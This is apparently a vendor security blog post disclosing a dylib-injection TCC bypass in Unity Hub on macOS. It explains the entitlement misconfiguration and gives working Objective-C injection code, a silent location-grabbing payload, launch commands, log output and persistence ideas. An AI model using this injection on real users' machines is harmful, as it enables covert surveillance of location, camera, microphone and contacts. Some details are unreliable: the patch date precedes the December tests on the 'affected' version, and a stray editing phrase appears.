
macOS employs a layered security model to protect user privacy. At the heart of this model is Transparency, Consent, and Control (TCC), the framework responsible for gating access to sensitive resources like the camera, microphone, location services, contacts, and more. When an application requests access to any of these, macOS prompts the user for explicit consent, and that consent is tied to the specific application.
But what happens when a trusted, user-approved application can be tricked into loading arbitrary code? The answer is a TCC bypass, one of the most impactful classes of vulnerabilities on macOS, because it allows an attacker to silently inherit every privacy permission the user has already granted to that application.
In this post, I’ll walk through a vulnerability I discovered (duplicated registered and known by Unity team) in Unity Hub version 3.15.4 on macOS” to avoid any complaining. A dangerous combination of code-signing entitlements allows an attacker to inject a malicious dynamic library (dylib) into the Unity Hub process, inheriting all of its TCC permissions, including access to the user’s camera, microphone, location, photo library, calendar, and contacts, without any user interaction or consent prompt.
Executive Summary
CVE ID: CVE-2025-59489
- Severity: High (CVSS Score: 8.4)
- CWE: CWE-693 (Protection Mechanism Failure)
- Affected Versions: Unity Hub v3.15.4 on macOS
- Patched Versions: Security updates released by Unity on October 2, 2025
- Attack Vector: Local dynamic library injection via DYLD_INSERT_LIBRARIES due to misconfigured Hardened Runtime entitlements
- Privileges Required: Low (ability to launch Unity Hub with controlled environment variables)
- User Interaction: Required (user must launch the application)
- Risk: High. Successful exploitation results in TCC bypass, arbitrary code execution within the Unity Hub process, and silent access to camera, microphone, location, contacts, calendar, photos, and automation privileges.
Background: How macOS Protects Against Library Injection
Before diving into the vulnerability, it’s worth understanding the security mechanisms that are supposed to prevent this kind of attack.
Hardened Runtime
Apple’s Hardened Runtime is a security feature that restricts the capabilities of an application at runtime. When an application opts into the hardened runtime (indicated by the runtime flag in its code signature), macOS enforces a set of restrictions including preventing the loading of unsigned or untrusted dynamic libraries.
Library Validation
Library Validation is a specific protection under the hardened runtime. When enabled, it ensures that an application can only load libraries that are either signed by Apple, signed with the same Team ID as the application, or are part of the OS itself. This prevents an attacker from injecting a rogue .dylib into a running process.
DYLD Environment Variables
The macOS dynamic linker (dyld) supports the DYLD_INSERT_LIBRARIES environment variable, which instructs the loader to insert specified dynamic libraries into a process before it begins execution. This is a powerful mechanism, originally intended for debugging and development, but it becomes a critical attack vector when not properly guarded against.
The Critical Entitlements
Two entitlements directly control whether these protections are enforced:
- com.apple.security.cs.disable-library-validation, When set to true, this disables library validation entirely, allowing the application to load libraries signed by any developer or even unsigned libraries.
- com.apple.security.cs.allow-dyld-environment-variables, When set to true, this allows the DYLD_INSERT_LIBRARIES environment variable to be honored, even when the hardened runtime is active.
When both of these entitlements are enabled on an application that also holds sensitive TCC permissions, you have a recipe for a serious security vulnerability.
The Vulnerability
Inspecting Unity Hub’s Entitlements
The first step in this research was examining the code signature and entitlements of the Unity Hub application. Using codesign, we can extract this information:
codesign -dvv --entitlements - /Applications/Unity Hub.appThe output reveals the following:
Executable=/Applications/Unity Hub.app/Contents/MacOS/Unity Hub
Identifier=com.unity3d.unityhub
Format=app bundle with Mach-O thin (arm64)
CodeDirectory v=20500 size=640 flags=0x10000(runtime) hashes=9+7 location=embedded
Signature size=8991
Authority=Developer ID Application: Unity Technologies SF (9QW8UQUTAA)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=16 Dec 2025 at 11:46:07 PM
Notarization Ticket=stapled
TeamIdentifier=9QW8UQUTAA
Runtime Version=26.0.0
The application is properly signed by Unity Technologies, notarized by Apple, and has the hardened runtime enabled (flags=0x10000(runtime)). So far, so good.
However, the entitlements tell a different story:
com.apple.security.cs.allow-dyld-environment-variables  = true
com.apple.security.cs.disable-library-validation         = true
com.apple.security.cs.allow-jit                          = true
com.apple.security.cs.allow-unsigned-executable-memory   = true
com.apple.security.device.audio-input                    = true
com.apple.security.device.camera                         = true
com.apple.security.personal-information.addressbook      = true
com.apple.security.personal-information.calendars        = true
com.apple.security.personal-information.location         = true
com.apple.security.personal-information.photos-library   = true
com.apple.security.automation.apple-events               = true
The Problem
The combination of disable-library-validation and allow-dyld-environment-variables both being set to true effectively negates the hardened runtime’s protections against library injection. The hardened runtime flag becomes purely cosmetic, an attacker can use DYLD_INSERT_LIBRARIES to load any arbitrary dynamic library into the Unity Hub process.
This alone would be a concern, but the severity escalates dramatically when you look at the other entitlements the application holds. Unity Hub has pre-declared entitlements for accessing:

Once the user has granted Unity Hub access to any of these resources (or if Unity Hub requests them at any point), an injected dylib running within the Unity Hub process automatically inherits all of those permissions. There is no additional consent prompt. From the perspective of TCC, the injected code is Unity Hub.
Exploitation
Step 1: Proof of Concept, Loading an Arbitrary DyLib
The simplest proof of concept demonstrates that arbitrary code can be injected into the Unity Hub process. The following Objective-C code defines a constructor function that runs automatically when the library is loaded:
#import <Foundation/Foundation.h>

__attribute__((constructor))
static void myConstructor() {
    NSLog(@"[+] Malicious dylib has been loaded! Process: %s", getprogname());
}
Compile it as a dynamic library:
clang -dynamiclib -framework Foundation malicious.m -o malicious.dylibThen launch Unity Hub with the injected library:
DYLD_INSERT_LIBRARIES=malicious.dylib /Applications/Unity Hub.app/Contents/MacOS/Unity HubThe output confirms successful injection, not only into the main Unity Hub process, but also into its helper processes:
2025-12-21 15:09:10.958 Unity Hub[10800:259833] [+] Malicious dylib has been loaded! Process: Unity Hub
2025-12-21 15:09:13.339 Unity Hub Helper (GPU)[10803:259945] [+] Malicious dylib has been loaded! Process: Unity Hub Helper (GPU)
2025-12-21 15:09:13.356 Unity Hub Helper[10804:259951] [+] Malicious dylib has been loaded! Process: Unity Hub Helper
The dylib is loaded into the main process and all Electron helper processes (GPU, Renderer, etc.), providing multiple execution contexts for an attacker.
Step 2: Extracting the User’s Location
With code execution inside the Unity Hub process, an attacker can leverage any TCC permission the app holds. Here’s a more impactful proof of concept that extracts the user’s geographic location using Core Location:
#import <Foundation/Foundation.h>
#import <CoreLocation/CoreLocation.h>

@interface LocationFetcher : NSObject <CLLocationManagerDelegate>
@property (strong, nonatomic) CLLocationManager *locationManager;
- (void)startFetchingLocation;
- (void)stopFetchingLocation;
@end

@implementation LocationFetcher

- (instancetype)init {
    self = [super init];
    if (self) {
        _locationManager = [[CLLocationManager alloc] init];
        _locationManager.delegate = self;
        [_locationManager requestAlwaysAuthorization];
    }
    return self;
}

- (void)startFetchingLocation {
    [self.locationManager startUpdatingLocation];
    NSLog(@"Location fetching started");
}

- (void)stopFetchingLocation {
    [self.locationManager stopUpdatingLocation];
    NSLog(@"Location fetching stopped");
}

- (void)locationManager:(CLLocationManager *)manager
     didUpdateLocations:(NSArray<CLLocation *> *)locations {
    CLLocation *latestLocation = [locations lastObject];
    NSLog(@"Received Location: Latitude: %f, Longitude: %f",
          latestLocation.coordinate.latitude,
          latestLocation.coordinate.longitude);
}

- (void)locationManager:(CLLocationManager *)manager
       didFailWithError:(NSError *)error {
    NSLog(@"Location fetching failed: %@", [error localizedDescription]);
}

@end

__attribute__((constructor))
static void exploit(int argc, const char **argv) {
    LocationFetcher *locationFetcher = [[LocationFetcher alloc] init];
    [locationFetcher startFetchingLocation];
    [NSThread sleepForTimeInterval:5.0];
    [locationFetcher stopFetchingLocation];
    [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]];
}
Compile and inject:
gcc -dynamiclib
    -framework Foundation
    -framework AVFoundation
    -framework CoreLocation
    location.m -o location.dylib

DYLD_INSERT_LIBRARIES=location.dylib /Applications/Unity Hub.app/Contents/MacOS/Unity Hub
The result speaks for itself:
2025-12-21 15:11:21.963 Unity Hub[10958:263464] Location fetching started
2025-12-21 15:11:26.968 Unity Hub[10958:263464] Location fetching stopped
2025-12-21 15:11:26.968 Unity Hub[10958:263464] Received Location: Latitude: 3.136146, Longitude: 101.614168
The user’s precise GPS coordinates were extracted silently, with no consent dialog, no notification, and no visible indication that anything unusual occurred. The Unity Hub application launched and functioned normally throughout.
Further Attack Scenarios
The same technique can be extended to abuse every other TCC-protected entitlement held by Unity Hub:
- Camera access, Silently capture photos or video using AVCaptureSession.
- Microphone access, Record audio in the background using AVAudioRecorder or AVCaptureSession.
- Contacts & Calendar, Exfiltrate the user’s address book and calendar entries via the Contacts and EventKit frameworks.
- Photo Library, Browse and exfiltrate photos using Photos framework.
- AppleScript Automation, Execute arbitrary AppleScript commands, which opens the door to controlling other applications, sending emails, manipulating files, and much more.
Attack Flow

The end-to-end attack flow looks like this:
- The attacker crafts a malicious .dylib containing the desired payload (data exfiltration, surveillance, persistence, etc.).
- The attacker needs a way to get the user to launch Unity Hub with the DYLD_INSERT_LIBRARIES variable set. This could be achieved through a malicious shell script, a trojanized shortcut, a login item, a launch agent, or as part of a broader malware chain.
- When Unity Hub launches, dyld loads the malicious library before the application’s own code runs.
- The constructor function in the dylib executes immediately, running attacker-controlled code within the Unity Hub process.
- Because TCC checks are process-based, the injected code inherits all of Unity Hub’s granted permissions.
- The attacker silently accesses the camera, microphone, location, contacts, calendar, photos, or runs AppleScript, all without triggering any macOS consent prompt.
Why This Matters
This vulnerability is particularly concerning for several reasons:
Invisible to the user. Unity Hub launches and operates normally. There is no crash, no dialog, no visual artifact. The user has no way to know their privacy is being violated.
Broad permission surface. Unity Hub requests an unusually large number of TCC-protected entitlements. Each one becomes an attack surface once library injection is possible.
Persistence potential. An attacker who achieves initial access could install a launch agent that sets DYLD_INSERT_LIBRARIES before launching Unity Hub, ensuring the payload runs every time the application is opened.
Electron amplification. Because Unity Hub is an Electron application, the injected dylib is loaded not only into the main process but into every helper process (GPU, Renderer, etc.), giving the attacker multiple execution contexts.
Remediation
The root cause of this vulnerability is the combination of two overly permissive entitlements. The recommended fixes are:
- Remove com.apple.security.cs.disable-library-validation, If the application needs to load specific third-party libraries, use the more restrictive com.apple.security.cs.allow-unsigned-executable-memory only where necessary, or sign all loaded libraries with the same Team ID.
- Remove com.apple.security.cs.allow-dyld-environment-variables, Unless there is a specific technical requirement for honoring DYLD environment variables in production builds, this entitlement should not be present in release builds.
- Audit TCC entitlements, Review whether Unity Hub genuinely requires access to the camera, microphone, location, contacts, calendar, and photo library. Removing unnecessary entitlements reduces the blast radius of any future vulnerability.
- Consider App Sandbox, Adopting the macOS App Sandbox would provide an additional layer of defense, though this may require significant architectural changes for an Electron-based application.
Conclusion
This vulnerability demonstrates how a seemingly minor misconfiguration in code-signing entitlements can cascade into a full TCC bypass on macOS. The hardened runtime is only as strong as the exceptions carved into it. When an application simultaneously disables library validation, permits DYLD environment variables, and holds broad TCC permissions, it becomes a high-value target for attackers, a signed, notarized, Apple-approved trojan horse hiding in plain sight.
Developers building macOS applications, especially Electron-based ones, should treat their entitlements file as a security-critical surface and apply the principle of least privilege rigorously.
References
- Zeyad Azima’s macOS Research
- Apple Developer Documentation: Hardened Runtime
- Apple Developer Documentation: Entitlements
- Apple TCC Overview
How SecureLayer7 helps
Frequently Asked Questions
TCC (Transparency, Consent, and Control) gates app access to resources like the camera, microphone, location, and contacts, tying each grant to a specific app. A bypass lets an attacker inherit those grants without triggering a consent prompt. It usually works by running code inside a process the user already approved, so macOS treats the malicious code as the trusted app.
DYLD_INSERT_LIBRARIES is an environment variable read by the macOS dynamic linker (dyld) that forces specified dylibs to load into a process before it runs. An attacker points it at a malicious dylib, whose constructor executes inside the target process. It was built for debugging, but it becomes an attack vector when the target app honors the variable and skips library validation.
Hardened Runtime was enabled, but two entitlements undid its protections. com.apple.security.cs.allow-dyld-environment-variables let dyld honor DYLD_INSERT_LIBRARIES, and com.apple.security.cs.disable-library-validation removed the requirement that loaded libraries share the app’s Team ID. With both set, an unsigned third-party dylib loads despite the runtime flag being present.
Run codesign -dvv –entitlements – on the app bundle, for example codesign -dvv –entitlements – /Applications/Unity Hub.app. The output lists the signing authority, Team ID, hardened runtime flags, and the full entitlement set. Look for disable-library-validation and allow-dyld-environment-variables set to true on an app that holds TCC permissions.
Yes. Unity released security updates on October 2, 2025 that address the issue in Unity Hub v3.15.4 on macOS. The flaw carries a CVSS score of 8.4 and is classified as CWE-693 (Protection Mechanism Failure). Update Unity Hub to a patched build to remove the vulnerable entitlement combination.

